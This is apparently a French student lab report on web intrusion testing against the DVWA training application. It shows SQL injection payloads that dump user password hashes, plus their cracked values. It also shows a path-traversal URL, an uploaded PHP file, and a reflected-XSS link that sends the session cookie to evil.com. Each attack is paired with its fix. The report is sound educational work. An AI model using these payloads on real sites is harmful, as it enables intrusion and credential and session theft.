

BIG DATA GR1  
Rayan BENCHOUK



# TP SÉCURITÉ DES SYSTÈMES D'INFORMATION

TP TEST D'INTRUSION WEB


# INTRODUCTION

Dans le cadre de ce TP, nous allons étudier différentes vulnérabilités courantes en effectuant des tentatives d'intrusions web sur un site permettant de nous entraîner à cela. Nous devons donc identifier les vulnérabilités de chacune des applications et comprendre comment corriger cela pour assurer une parfaite protection de nos systèmes d'informations contre les attaques malveillantes.

Ce rapport analysera **l'injection de commandes**, la **falsification de requête inter-site (CSRF)**, **l'inclusion & le téléchargement de fichiers**, **les injections SQL** (basique et à l'aveugle) puis enfin **l'exécution de code JavaScript malveillant (XSS)**.

## INJECTION DE COMMANDES

### EXTRACTION DU NOM D'HÔTE ET DU NUMÉRO DE VERSION DU SYSTÈME D'EXPLOITATION



**Vulnerability: Command Injection**

**Ping a device**

Enter an IP address:

debian  
Description: Debian GNU/Linux 8.2 (jessie)

### PROTECTION CONTRE LES INJECTIONS DE COMMANDES DANS PHP

La fonction PHP nous permettant de nous protéger des caractères spéciaux susceptibles d'être interprétés par le shell est **escapeshellarg()**.

#### Son fonctionnement est le suivant :

Elle prend une chaîne de caractères (notre input) comme argument et gère les potentiels caractères dangereux en la formatant de manière sécurisée afin que l'utilisation du formulaire ne soit pas détournée.

```
$files_to_archive = [];  
foreach ($_GET['file'] as $file) {  
    $files_to_archive[] = escapeshellarg($file);  
}
```

Exemple d'utilisation de **escapeshellarg()**

# VULNÉRABILITÉ CSRF

## EXPLOITATION DE LA VULNÉRABILITÉ CSRF

La CSRF (Cross-Site Request Forgery) est une attaque qui exploite la confiance d'un utilisateur authentifié dans un site Web. Le hacker trompe l'utilisateur pour qu'il effectue des actions non intentionnelles sur un site Web auquel il est authentifié.

Ici le site contient un formulaire de changement de mot de passe créé avec une requête GET. Cela envoie les paramètres du formulaire directement dans l'URL ce qui permet au hacker malveillant de les manipuler et donc dans notre cas d'obtenir les identifiants de l'utilisateur et d'ensuite changer son mot de passe.

L'utilisateur peut ne pas remarquer qu'il a soumis le formulaire et donc transmis ses informations à un attaquant malveillant.

## SOLUTION POUR ÉVITER LA VULNÉRABILITÉ CSRF

Il est possible de régler cette vulnérabilité, en utilisant des **jetons anti-CSRF**. Les développeurs peuvent protéger leurs **applications web contre les attaques CSRF** en s'assurant que chaque requête soumise depuis le navigateur de l'utilisateur est légitime et autorisée. Cela aide à garantir que les actions sensibles, telles que la modification des données utilisateur ou l'exécution de transactions financières, ne peuvent être effectuées que par l'utilisateur authentifié et non par des attaquants malveillants.

Fonctionnement des jetons anti CSRF:

- 1) **Génération du jeton** associé à la session de l'utilisateur
- 2) **Inclusion du jeton** dans le formulaire (sous un champs masqué)

```
<input type="hidden" name="csrf_token" value="...">
```

- 3) **Vérification** lors de la soumission du formulaire que le jeton anti-CSRF corresponde à l'utilisateur actuel
- 4) **Expiration et Régénération** des jetons lorsque la durée de validité est expirée / l'usage unique est effectué.

## CHANGEMENT DE MÉTHODE DE SOUMISSION DU FORMULAIRE

Lorsque l'on utilise la méthode **POST** pour soumettre un formulaire, les données sont incluses dans le **corps de la requête HTTP**, plutôt que dans **l'URL** comme c'est le cas avec la méthode GET. Cela rend beaucoup plus difficile pour un attaquant de manipuler les données du formulaire, car elles ne sont pas visibles dans l'URL et ne peuvent pas être facilement modifiées.

Utiliser la méthode POST pour soumettre des formulaires qui effectuent des actions sensibles est donc une **bonne pratique de sécurité** recommandée par de nombreux experts en sécurité web et organisations. Cela contribue à réduire les risques d'attaques CSRF et aide à protéger les utilisateurs contre les manipulations malveillantes de leurs données.

Cependant, il est important de noter que cela **n'est pas suffisant** pour corriger cette vulnérabilité et que **l'utilisation de jeton anti-CSRF est essentiel** pour bien se défendre dans ce contexte.

**Vulnerability: Cross Site Request Forgery (CSRF)**


Change your admin password:

New password:

Confirm new password:

Password Changed.

*Formulaire représentant la vulnérabilité CSRF*




*URL contenant le nouveau mot de passe saisi*

## INCLUSION DE FICHIERS

Pour corriger la vulnérabilité par inclusion de fichiers nous devons :

- Utiliser les **chemins absolus** plutôt que relatifs, ce qui rend pour un attaquant plus difficile la manipulation du chemin pour inclure des fichiers indésirables.
- **Utiliser des listes blanches** pour spécifier les répertoires et fichiers précis pouvant être inclus dans notre application et donc réduire considérablement les points d'entrée potentiels pour les attaquants.
- Utiliser des fonctions tel que **realpath()** permettant la validation côté serveur des chemins des fichiers autorisés ou non. (**include\_once()** & **require\_once()** sont également utiles)



*Contenu de la page*

*http://192.168.10.100/vulnerabilities/fi/?page=../../hackable/flags/fi.php*

```
<br>
<br>
" 4.) The pool on the roof must have a leak. "
<!-- 5.) The world isn't run by weapons anymore, or energy, or money. It's
run by little ones and zeroes, little bits of data. It's all just
electrons. -->
```

*Phrases 4 & 5 de la page fi.php*

# TÉLÉCHARGEMENT DE FICHIERS

L'exécution de la fonction **phpinfo()** donne un descriptif complet de la configuration actuelle du serveur, dont les options activées, les variables d'environnements, et les différents chemins d'accès. Cela permet à un attaquant malveillant de bien préparer son attaque.

Pour se protéger de cette vulnérabilité nous pouvons :

- Tout d'abord empêcher avec **disable\_functions** l'exécution de **phpinfo()** et des autres fonctions transmettant des informations sensibles)
- **Valider et filtrer les fichiers** (et types de fichiers) téléchargés (empêcher les fichiers exécutables par exemple)
- Utiliser des solution de sécurité dont des **pare-feux applicatifs** entre autres.

```
C: > Users > uchia > Documents > sécurité Info > sécuritéInfo.php
1  <?php
2  phpinfo();
3  ?>
```

Création du script sécuritéInfo.php avec la fonction **phpinfo()**

## Vulnerability: File Upload

Choose an image to upload:

Aucun fichier choisi

../../../../hackable/uploads/sécuritéInfo.php succesfully uploaded!

Upload de notre fichier sur le site

PHP Version 5.6.14-0+deb8u1	
System	Linux debian 3.16.0-4-586 #1 Debian 3.16.7-ckt01-1deb8u1 (2015-12-14) i686
Build Date	Oct 17 2015 08:44:54
Server API	Apache 2.0 Handler
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/etc/php5/apache2
Loaded Configuration File	/etc/php5/apache2/php.ini
Scan this dir for additional .ini files	/etc/php5/apache2/conf.d
Additional .ini files parsed	/etc/php5/apache2/conf.d/05-opcache.ini, /etc/php5/apache2/conf.d/10-pdo.ini, /etc/php5/apache2/conf.d/20-gd.ini, /etc/php5/apache2/conf.d/20-iconv.ini, /etc/php5/apache2/conf.d/20-mysql.ini, /etc/php5/apache2/conf.d/20-mysqli.ini, /etc/php5/apache2/conf.d/20-pdo_mysql.ini, /etc/php5/apache2/conf.d/20-readline.ini
PHP API	20131106
PHP Extension	20131226
Zend Extension	220131226
Zend Extension Build	API20131226.NTS
PHP Extension Build	API20131226.NTS
Debug Build	no
Thread Safety	disabled
Zend Signal Handling	disabled
Zend Memory Manager	enabled
Zend Multibyte Support	provided by mbstring
IPv6 Support	enabled
DTrace Support	enabled
Registered PHP Streams	https, ftps, compress.zlib, compress.bzip2, php, file, glob, data, http, ftp, phar, zip
Registered Stream Socket Transports	tcp, udp, unix, udg, ssl, sslv3, tls, tlsv1.0, tlsv1.1, tlsv1.2
Registered Stream Filters	zlib.*, bz2.*, convert.iconv.*, string.rot13, string.toupper, string.tolower, string.strip_tags, convert.*, consumed, dechunk

This program makes use of the Zend Scripting Language Engine:  
 Zend Engine v2.6.0, Copyright (c) 1998-2015 Zend Technologies  
 with Zend OPcache v7.0.6-dev, Copyright (c) 1999-2015, by Zend Technologies

zendengine

Ouverture du script exécutant **phpinfo()** affichant la configuration du serveur

# INJECTION SQL

Une analyse précise est nécessaire pour bien connaître l'organisation et l'architecture de la base de données

## Etape 1)

User ID:

ID: ' union select null, null -- '  
 First name:  
 Surname:

Nous avons donc déterminé que nous avons besoin de deux colonnes

## Etape 2)

User ID:

ID: ' union select null, database(); -- '  
 First name:  
 Surname: dvwa

Le nom de la base de données utilisée est donc **dvwa**

## Etape 3)

User ID:

ID: ' UNION SELECT table\_name, NULL FROM information\_schema.tables WHERE table\_schema = 'dvwa'; -- '  
 First name: guestbook  
 Surname:

ID: ' UNION SELECT table\_name, NULL FROM information\_schema.tables WHERE table\_schema = 'dvwa'; -- '  
 First name: users  
 Surname:

Requête pour connaître le nom des tables présentes au sein de notre base de données **dvwa**. Nous allons requêter la table **users** pour en découvrir les mots de passe de chacun des utilisateurs !

## Etape 4)

User ID:

ID: ' UNION SELECT column\_name, NULL FROM information\_schema.columns WHERE table\_schema = 'dvwa' AND table\_name = 'users'; -- '  
 First name: user\_id  
 Surname:

ID: ' UNION SELECT column\_name, NULL FROM information\_schema.columns WHERE table\_schema = 'dvwa' AND table\_name = 'users'; -- '  
 First name: first\_name  
 Surname:

ID: ' UNION SELECT column\_name, NULL FROM information\_schema.columns WHERE table\_schema = 'dvwa' AND table\_name = 'users'; -- '  
 First name: last\_name  
 Surname:

ID: ' UNION SELECT column\_name, NULL FROM information\_schema.columns WHERE table\_schema = 'dvwa' AND table\_name = 'users'; -- '  
 First name: user  
 Surname:

ID: ' UNION SELECT column\_name, NULL FROM information\_schema.columns WHERE table\_schema = 'dvwa' AND table\_name = 'users'; -- '  
 First name: password  
 Surname:

ID: ' UNION SELECT column\_name, NULL FROM information\_schema.columns WHERE table\_schema = 'dvwa' AND table\_name = 'users'; -- '  
 First name: avatar  
 Surname:

ID: ' UNION SELECT column\_name, NULL FROM information\_schema.columns WHERE table\_schema = 'dvwa' AND table\_name = 'users'; -- '  
 First name: last\_login  
 Surname:

ID: ' UNION SELECT column\_name, NULL FROM information\_schema.columns WHERE table\_schema = 'dvwa' AND table\_name = 'users'; -- '  
 First name: failed\_login  
 Surname:

Nous connaissons donc maintenant le **nom exact de chaque colonne** de cette table **users**

**Etape finale)**

User ID:

```

ID: 'UNION SELECT user, password FROM users; -- '
First name: admin
Surname: 40c3775ed86e79ab86934bb7b4f3c1cd

ID: 'UNION SELECT user, password FROM users; -- '
First name: gordonb
Surname: e99a18c428cb38d5f260853678922e03

ID: 'UNION SELECT user, password FROM users; -- '
First name: 1337
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: 'UNION SELECT user, password FROM users; -- '
First name: pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: 'UNION SELECT user, password FROM users; -- '
First name: smithy
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

```

*Récupération des noms d'utilisateurs et des mots de passes associés ! Ces mots de passe étant hachés nous pouvons les décrypter ce qui nous donne :*

<b>admin</b>	40c3775ed86e79ab86934bb7b4f3c1cd : MotDePasse
<b>gordonb</b>	e99a18c428cb38d5f260853678922e03 : abc123
<b>1337</b>	8d3533d75ae2c3966d7e0d4fcc69216b : charley
<b>pablo</b>	0d107d09f5bbe40cade3de5c71e9e9b7 : <u>letmein</u>
<b>smithy</b>	5f4dcc3b5aa765d61d8327deb882cf99 : password

Pour éviter les injections SQL nous pouvons :

- Eviter la construction de **requêtes dynamiques** en concaténant des chaînes de caractères avec des données utilisateur.
- L'utilisation de **Prepared Statement**, des requêtes préparées permettant de séparer les données des instructions SQL, ce qui rend les attaques par injection SQL très difficiles (voire impossible).
- Gérer les **accès à la base de données** pour chaque utilisateur en les limitant que lorsque strictement nécessaires.
- Validation des entrées, mise en place de pare-feux d'applications webs (WAF) etc...


# INJECTION SQL À L'AVEUGLE



# CROSS SITE SCRIPTING (STORED)

```
<script>
    var sessionCookie = document.cookie;
    alert("Cookie de session : " + sessionCookie);
</script>
```

Nous pouvons injecter ce code dans le formulaire afin d'afficher le cookie de session à tous les visiteurs de la page



Résultat après envoi du script

Pour se protéger des attaques de type Cross-Site-Scripting en PHP nous devons utiliser **htmlspecialchars()** ce qui converti les caractères spéciaux en entités HTML. Cela rendra les balises PHP & Html non exécutables et empêche donc l'exécution de codes malveillants.

L'utilisation de cette fonction doit être faite lors de la génération de la page **juste avant l'affichage des données** sur la page HTML afin de bien séparer les données brutes et les données échappées ce qui simplifie la maintenance et réduit les risques d'injections de scripts exécutables.

Cela permet notamment :

- La **flexibilité des données stockées** dans la base de données --> Stockage sans distorsions ni pertes d'informations
- **Eviter le risque de double encodage** --> si la fonction est utilisée avant d'insérer les données dans la BDD on peut avoir un double encodage.
- **Prévention de fuites de données** car les données sensibles ne seront pas exposées sous forme de balises HTML exécutables

# CROSS SITE SCRIPTING (REFLECTED)


```
<a href="javascript:window.location.href =  
'https://evil.com/?cookie=' + encodeURIComponent(document.cookie);">  
Cliquez ici pour voir un chat tout mignon ! </a>
```

Script générant le lien malveillant permettant la redirection avec l'envoi du cookie de session de la victime

What's your name?

Hello Cliquez ici pour voir un chat tout mignon !

Saisie du script et Création du lien redirigeant vers notre site malveillant



Redirection sur le site malveillant

evil.com/?cookie=PHPSESSID%3Di65pku5eu5esd78fpc337lljj5%3B%20security%3Dlow

URL contenant notre cookie de session maintenant à disposition de l'attaquant

# CONCLUSION

Les différentes étapes réalisées au cours de ce TP nous ont permises de nous familiariser avec certaines méthodes d'exploitations de vulnérabilités courantes et de cerner l'importance de la sécurité des systèmes informations WEB. Nous avons appris à protéger nos applications en mettant en place plusieurs dispositifs tels que l'utilisation de jeton anti-CSRF, les requêtes préparés ou encore les pare-feu d'application web (WAF) par exemple.

Cela nous a également permis de nous rendre compte que nos données sensibles et confidentielles sont parfois à la disposition de tous car non protégées. Cela va donc nous permettre de penser systématiquement à cela lors de nos prochains développement d'application Web.

